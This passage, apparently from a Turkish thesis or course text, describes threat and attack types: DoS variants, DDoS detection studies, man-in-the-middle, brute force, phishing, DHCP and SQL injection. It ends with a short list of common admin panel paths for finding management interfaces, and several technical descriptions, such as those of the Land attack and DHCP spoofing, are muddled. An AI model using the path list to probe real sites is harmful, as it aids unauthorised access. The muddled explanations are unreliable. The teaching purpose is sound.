Yetkiler genellikle kimlik doğrulama mekanizmaları sonrasında ilgili kullanıcıya atanmaktadır. Yetkisiz erişim doğru bilgilere (kullanıcı adı, parola, tek girişlik parola, vb.) sahip olmadan yetkili bir kullanıcı haklarının bir kısmına veya tamamına sahip olmaktır.

Kimlik doğrulama mekanizmaları sonrasında atanan yetkiler genellikle kullanıcının tarayıcısından web uygulamasına gönderilen oturum bilgileri ile tutulmaktadır. Bu oturum bilgileri yetkilerin kontrol edilmesi gereken her sayfada kontrol edilmelidir.

Kontrol edilmediği durumlarda saldırganların erişim yapması bazı bilgilerin dışarıya çıkmasına sebebiyet verebilir.

Şekil 3.11 : Yetkisiz erişim kontrolleri

Yetkisiz erişimler erişim kontrolleri olmayan ayrı sayfaları test edilerek tespit edilebileceği gibi web sayfalarına giden ağ trafiği üzerinde değişiklik yapılarak da test edilebilir.

3.3 Tehdit Nedir?

Tehditler, ağ veya ağa bağlı sistemler üzerindeki zafiyetlerin kullanılması ile oluşabilecek risklerdir. Zafiyetlerin meydana getirdiği sorunlar zamanla tehdit halini alır. Tehditler de sistem üzerinde bir takım riskler meydana getirir. Bu riskler sistem üzerindeki kullanıcılara da sıçrayabilir. Risk'i kısaca şöyle tanımlayabiliriz;

Risk = Tehdit + Zafiyet

3.4 Tehdit Türleri

3.4.1 Ağ mimarisi kaynaklı tehditler

Bir ağda kullanılacak ağ cihazlarının seçilmesi ve o cihazların ağ üzerinde doğru yerlerde bulunması çok önem arz etmektedir. Yanlış cihaz seçimi ya da cihazların yanlış yerlerde konumlandırılması ağ mimarisi kaynaklı tehditlere neden olmaktadır.

Bu tetkiklerde zayıf SSL algoritmaları, konfigürasyonu sıkılaştırılmamış SNMP servisleri, ağ üzerinde IP filtrelemeye tabi tutulmamış yönetim arabirimleri gibi bulgulara rastlanabilir. Bu tehditleri OSI 7. Uygulama Katmanına kadar (Uygulama Katmanı dahil olmak üzere) olan katmanlarda meydana gelebilecek açıklardan oluşturmak mümkündür (Muharremoğlu, 2013).


3.4.2 Yazılım tasarımı kaynaklı tehditler

Yazılım kaynaklı birçok tehdit bulunmaktadır. Buna örnek olarak kodlamalardaki bazı eksikler ve yanlış kodlamalar mevcut olabilir. Bu da yazılım kaynaklı tehdit olarak değerlendirilir.

Yazılımın yapısındaki tüm teknik açıklar yazılım tasarımı kaynaklı tehditlere örnektir ve bu da güvenlik açıklarına, sızmalara neden olabilir.

Sekmeli tarayıcılar günümüzün vazgeçilmez unsurlarından biri haline gelmiştir. Yakın bir tarihe kadar tarayıcı pencereleri birbirinden bağımsız kontroller halinde kullanılırken, sekmeli tarayıcılar bu ayrık modeli daha merkezi ve kullanışlı bir halde, tek pencere altında toplayıp, kullanılabilirliği daha yüksek bir çözüm şeklinde kullanıcılara sunmuştur.

Bu durumun bir sonucu olarak söz konusu bilgi güvenliği bakış açısından kullanılabilirliğin yorumlanmasına geldiğinde ise sonuç şaşırtıcı olmamaktadır (Muharremoğlu, 2013).




Şekil 3.12 : Yazılım tasarımı örneği

İstemcinin orada silinen oturum açma kimliği ile daha sonra açılan yeni tarayıcı pencereleri, sonlandırılan pencere ile silinen istemci tarafındaki oturum için bir tehlike oluşturamaz. Ama durum sekmeli tarayıcılara değişiklik gösterir.

3.4.3 Oturum sonlandırılırken ortaya çıkan tehditler

Bilgisayarda oturum açma konusu normal ya da uzak masaüstünde olabilir. Bu oturumları sonlandırmak için bazı yöntem kullanılmaktadır. Bu yöntemler kullanıcı değiştirme, bilgisayarı kapatma oturum kapatma, uzak bağlantıyı kesme, ve yeniden başlatma şeklinde olabilmektedir. En etkili önlem bilgisayarın normal olarak kapatılmasıdır. Bilgisayar normal kapatılmazsa RAM üzerinde parola kayıtlı kalacaktır. Böylelikle muhtemel bir saldırıda parola ele geçirilebilecektir.



Şekil 3.13 : Bilgisayarı kapatırken görünen uyarı

Bilgisayarı kapatırken işletim sistemi üzerinden sadece kapat tuşuna basmak yeterli değildir. Eğer bilgisayarda birkaç program açıksa işletim sistemi üzerinden kapata bastıktan sonra ekrana Şekil 3.13 deki gibi bir uyarı gelir. Bu uyarıyı da onaylayıp kapatmak gerekir. Aksi halde oturum açık kalacaktır. Oturumun açık kalması da bir güvenlik açığı ve tehdit oluşturacaktır.

3.5 Saldırı Nedir?

Saldırıları, sistemlere zarar vermek için ağ veya ağa bağlı sistemler üzerine yapılan eylemler olarak tanımlayabiliriz. Saldırılar çoğu zaman sistemlerdeki zafiyetlerden kaynaklıdırlar. Birçok saldırı türü mevcut olmakta birlikte, her geçen gün yeni saldırı türleri ortaya çıkmaktadır. Bu da yeni bazı zafiyet türlerinde kaynaklanmaktadır.

3.6 Saldırı Türleri

3.6.1 Hizmet reddi / engelleme (DOS) saldırısı

DOS tipi saldırılar bilgisayar ve teknolojik sistemlerin kullanılabilirliğini düşürüp kullanıcıların sistemlere erişimesine engellemeye yönelik olan saldırılardır. Saldırının kolay başlatılması ve ağ kaynaklarının saldırıyı karşılamada yetersiz kalmasından dolayı bu tür saldırılar ağ alt yapısına büyük zarar verir.

Hizmet ve ağ alt yapısına zarar vermeyi amaçlayan bu saldırı, hedeflenen hizmet ve servisler geçici veya kalıcı olarak çalışamaz hale getirir. Temel amaç hedefe giden bütün yolları engellemektir.

DOS saldırısı iki şekilde gerçekleştirilir. Birincisi, saldırgan virüs bulaştırarak zombi haline getirdiği bilgisayarlar sayesinde hedef hizmet ve servislerine çok sayıda istek gönderir. Şekil 3.14 da bu durum gösterilmiştir.

Şekil 3.14 : DOS saldırısı

Başlatılan DOS saldırıları karşısında hedef hizmetin ve servislerin işlemci, bellek, bant genişliği gibi kaynakları tüketilerek çalışamaz hale getirilir. İkinci ise; Hedef sisteme sızılarak ağ alt yapısı ve sunucuların tüm güvenlik açıkları tespit edilir. Bulunan

açıktan yararlanılarak hedef servis çalışamaz hale getirilir. DOS saldırısının kapsamlı bir şekilde gerçekleştirilmesinden dolayı saldırgan kendini kolaylıkla gizler. Saldırı esnasında genellikle sahte IP adresleri kullanılmaktadır. Bu sebepten dolayı DoS saldırısının tespit edilmesi çoğu kez mümkün olmamaktadır. DoS saldırılarının etkileri:

- Bilgisayar sistemlerinin hizmet vermesini engellediği süre içinde maddi kayıplara neden olmaktadır.
- Çalışanlar veya müşteriler için güvensizliklere neden olmaktadır.
- Bir kurumun sistemine erişimin engellenmesi ile bu kurumun itibarı eksi yönde etkilenmektedir.

Bazı Dos saldırı türleri şunlardır;

- TCP SYN saldırıları: Bu saldırıda kullanıcı TCP bağlantısı ile kurbana bağlanır. Kullanıcı yasal bir IP adresi kullanarak SYN request paketleri gönderir. Kurban SYN paketinin geldiği adrese SYN-ACK paketiyle cevap verir.

Kurban ACK paketlerine cevap alamayacağı için defalarca SYN-ACK paketi gönderir. Böylece kullanıcı ve kurban arasındaki bağlantı açık kalır. Açık kalan bağlantı için kurban kaynak ayırır. Bu yöntem ile saldırgan kaynakları tüketerek yeni bir bağlantının meydana gelmesini engeller.

- UDP Bombing saldırıları: Bu saldırıda kurbanın portlarına büyük miktarda paket gönderilir. Kurban bu portların dinlenip dinlenmediğini kontrol eder. Dinlenmediğini anlayınca gelen paketlere cevap olarak hedefe ulaşılmıyor paketiyle cevap verir. Kurbana gelen paketler arttıkça gecikmeler artar ve bir süre sonra erişilemez hale gelir.
- Smurf saldırıları: Bir network üzerinde saldırganın genel yayın (broadcast) ICMP paketleri göndermesiyle gerçekleşen DoS saldırı türüdür. Gönderilen ICMP paketlerinde kaynak adres olarak hedef cihazın IP adresi eklenir. Bu durum network üzerindeki cihazların ICMP paketine yönelik cevaplarını hedef cihaza göndermesiyle hedef cihazın bant genişliğinin dolmasına sebep olmaktadır.
- Ping of Death saldırıları: Saldırgan hedef aldığı makinaya büyük miktarda bozuk ping paketleri gönderir. Bu saldırıda, IPv4'e göre 65,535 byte olan ping paket

boyutundan daha büyük ping paketleri gönderilerek hedef sistemin hizmet vermesi engellenmeye çalışılır.


- Buffer overflow saldırısı: Saldırganın hedeflediği cihazın arabellek kapasitesini aşacak boyutlarda ping atarak hafızayı doldurduğu DoS saldırı türüdür.
- Land Attack: Saldırgan hedef olarak seçtiği cihaza göndereceği paketlerin içerisinde bulunan hedef IP adresi ile kaynak IP adresinin yerlerini değiştirir. Hedef cihaz, hedef IP adresine bakarak paketi sürekli olarak kendine gönderir. Bu durumun bu şekilde devam etmesi sonucu ağ çöker ve hizmet veremez.

3.6.2 Dağıtık hizmet engelleme (DDOS) saldırısı

DDOS yani dağıtık hizmet engelleme saldırıları tamamen erişilebilirliği hedef alan, sistemin kaldırabileceği üst limitin aşılması sonucu oluşan bir saldırı türüdür. DDOS saldırısı ile hizmet devre dışı kalır ve erişilemez.

Sistemin kapasitesinin aşılması bu saldırı yönteminin en belirgin özelliği olsa da bazen sistemdeki zafiyetlerden kaynaklı da gerçekleşebilir. Sunuculardaki ya da sistem bileşenlerindeki zafiyetler bunlara örnektir.

Bu zafiyetlerden yararlanan saldırganlar sistemin işleyemeyeceği şekilde istek göndererek sistemi erişilemez hale getirebilir.



Şekil 3.15 : Dağıtık hizmet engelleme saldırısı (DDOS)

Guang Jin ve arkadaşları Packet Asymmetry Path Marking(PAMP) sistemini kullanarak kötü niyetli flooding trafiğini belirlemişlerdir. Kullandıkları sistem paketlerin asimetrik olarak sergilenmesidir (Özer, 2015).

Yen-Hun-Hu ve arkadaşları Window-Based Packet Filtering(WBPF) sistemini kullanmışlardır. Bu sistemde akış oranı normal bant genişliğinden fazla ise sistemde saldırı olduğunu tespit eder. Kuyrukta çok fazla paket olup olmadığına bakarlar (Hu ve diğ. 2004)

Theerasak Thapngam ve arkadaşları paket varışlarını gözlemleyerek, ağ trafiğindeki davranışlarıyla çözüm bulmuşlardır.


Bu teknik ile DDOS atak kaynakları ve gerçek kullanıcılar arasında ayırt etme sağlanır. Paket varış oranını kullanarak atak olup olmadığı anlaşılır (Thapngam ve diğ. 2001).

You-ye Sun ve arkadaşları Deterministic Packet Marking(DPM) sistemini kullanarak DDOS atak olup olmadığını tespit etmişlerdir. Bu metotla çok sayıda eşzamanlı DDOS saldırganlarının izini sürer (Sun ve diğ. 2011).

3.6.3 Ortadaki kişi (Man in the middle) saldırısı

Temelde ARP aldatma saldırısının kullanıldığı bu yöntemde saldırgan, bulunduğu ağdaki hedef cihaz ile hedefin iletişimde bulunduğu başka bir cihaz arasındaki trafiği kendi üzerinden geçirir (Efe, 2005).


Aşağıda Şekil 3.16 da göründüğü gibi kullanıcı ile sunucu arasındaki esas bağlantının dışında bir ortadaki kişi bağlantısı oluşturan saldırgan bu bağlantı üzerinden sunucuya erişir. Yani bir nevi esas bağlantıdan değil de ayrıca başka bir bağlantı oluşturan saldırgan yeni bağlantı üzerinden sunucuya erişmiş olacak, sunucudaki bilgilere ulaşabilecektir.



Şekil 3.16 : Ortadaki kişi saldırısı

3.6.4 Kaba kuvvet (Brute force) saldırısı

Brute Force Attack olarak bilinir ve Türkçe'ye Kaba Kuvvet Saldırıları olarak çevrilir. Kaba kuvvet saldırısı, kimlik doğrulamada kullanılan kullanıcı adı ve parola değerleri için alt ve üst sınırları belirli olacak şekilde karakter, uzunluk ve çeşitlerinin oluşturulup denenmesi ile yapılmaktadır (Muharremoğlu, 2013).



Şekil 3.17 : Kaba kuvvet saldırısı

Şekil 3.17 de kaba kuvvet saldırısı denemesi gösterilmiştir. Kaba kuvvet saldırı denemelerinde en çok kullanılan ve bilinen şifreler denenmektedir.

3.6.5 Sözlük (Dictionary) saldırısı

Bu tür saldırılar önceden oluşturulmuş belirli bir listedeki tüm sözcüklerin denenmesi ile yapılır. Bu listeler genellikle GB'lar boyutunda olup daha önceden çalınmış veritabanlarından çıkartılmış en çok kullanılan kullanıcı adı ve parola bilgilerini içerir.

Pentest işlemlerinin düzgün işlenmesi için sunucu ile istemci arasında yapılan her işlemin hem istemciden gidip sunucuya ulaşmadan kontrolü, hem de sunucudan istemciye geri dönen cevabın istemciye ulaşmadan araya girilerek bakılması çok önemlidir (Cross, 2007).

3.6.6 Oltalama (Phishing) saldırısı


Siber korsanların en çok tercih ettikleri ücretsiz ve en kolay yöntem olan spam günümüzün en temel phishing saldırı aracı haline gelmiştir.

Phishing yönteminde gönderilen e-posta içeriklerine görünürde gerçek bir kurumun ismi yazılmasına karşın aslında verilen link gerçek sitenin birebir kopyası olan sahte tuzak sitedir.

Kullanıcılar sahte sitelere girerek oltalama saldırılarına maruz kalırlar. E-postalar üzerinden tıklanan sahte linkler ile oluşur. Bu yöntem kullanıcıyı tuzağa düşürme yöntemini kullanır.

3.6.7 Kablosuz ağ saldırıları

Kullanıcıların Wi-Fi, kızılötesi, radyo frekansları gibi kablosuz erişim noktalarını kullanarak bir ağa bağlanması pratiklik ve kolaylık açısından tercih edilmektedir (Şahinaslan ve diğ. 2010).



Şekil 3.18 : Kablosuz ağ bağlantısı detay ekranı

3.6.8 DHCP üzerinden yapılan saldırılar

DHCP servisine yönelik saldırılar şu şekildedir;

A.DHCP Sunucusunun IP Havuzunun Boşaltılması:


Saldırganın kaynak MAC adresini değiştirerek DHCP sunucusunun otomatik ataması için tanımlanmış bütün IP'leri kendisine alması ile gerçekleştirilen saldırıdır.

B.Yetkisiz DHCP Sunucusu Kurulumu ile İstemcilere Yanlış Adreslerin Atanması*:*

Aradaki adam saldırısı (man in the middle) olarak da isimlendirilen bu atakla şifreli olarak gerçekleştirilen SSL gibi haberleşme trafiği saldırgan tarafından algılanamaz.

Yetkisiz DHCP Servisi verilmesi saldırı amaçlı olmayıp özellikle son kullanıcının temin ettiği kablosuz erişim cihazları gibi cihazlardan da kaynaklanabilmektedir.


Bu cihazlar çoğunlukla varsayılan olarak DHCP servisi açık olarak satılmakta ve bu durumda ağda kullanılmayan bir IP aralığından adres dağıtılması söz konusu olmaktadır. Bu da istemcilere yanlış IP adresi atanmasına ve ağ erişimlerinin devre dışı kalmasına sebep olur (Akın, 2008).



Şekil 3.19 : DHCP yapısı

3.6.9 SQL injection saldırısı

Kullanıcıdan (istemciden – client) alınan verilerin herhangi bir kontrolden geçmeden izinsiz olarak arka tarafda SQL sorgusuna manipüle edilip, belirli bir amaca yönelik uygulama da kullanılarak sonuçlar vermesini sağlayan bir zafiyet tipidir. En riskli güvenlik açıklarından biridir.



3.20 : SQL injection senaryosu

McAfee Labs 2017 verilerine göre website saldırılarılarının %36'sı tarayıcılar üzerinden (burada SQL injection saldırıları mevcut) olan saldırılar, %19'u kaba kuvvet saldırıları, %16'sı hizmet engelleme yani dos saldırıları, %11'i de SSL saldırıları oluşturmaktadır.

Yönetim paneline erişim için de bazı kodlar mevcuttur;
admin1.php
admin1.html
admin2.php
yonetici.html
adm/
admin/

administrator/index.html
administrator/index.php
cp.php
cp.html
administrator.html
login.php
login.html

admin2.html
yonetim.php
yonetim.html
yonetici.php
admin/account.php
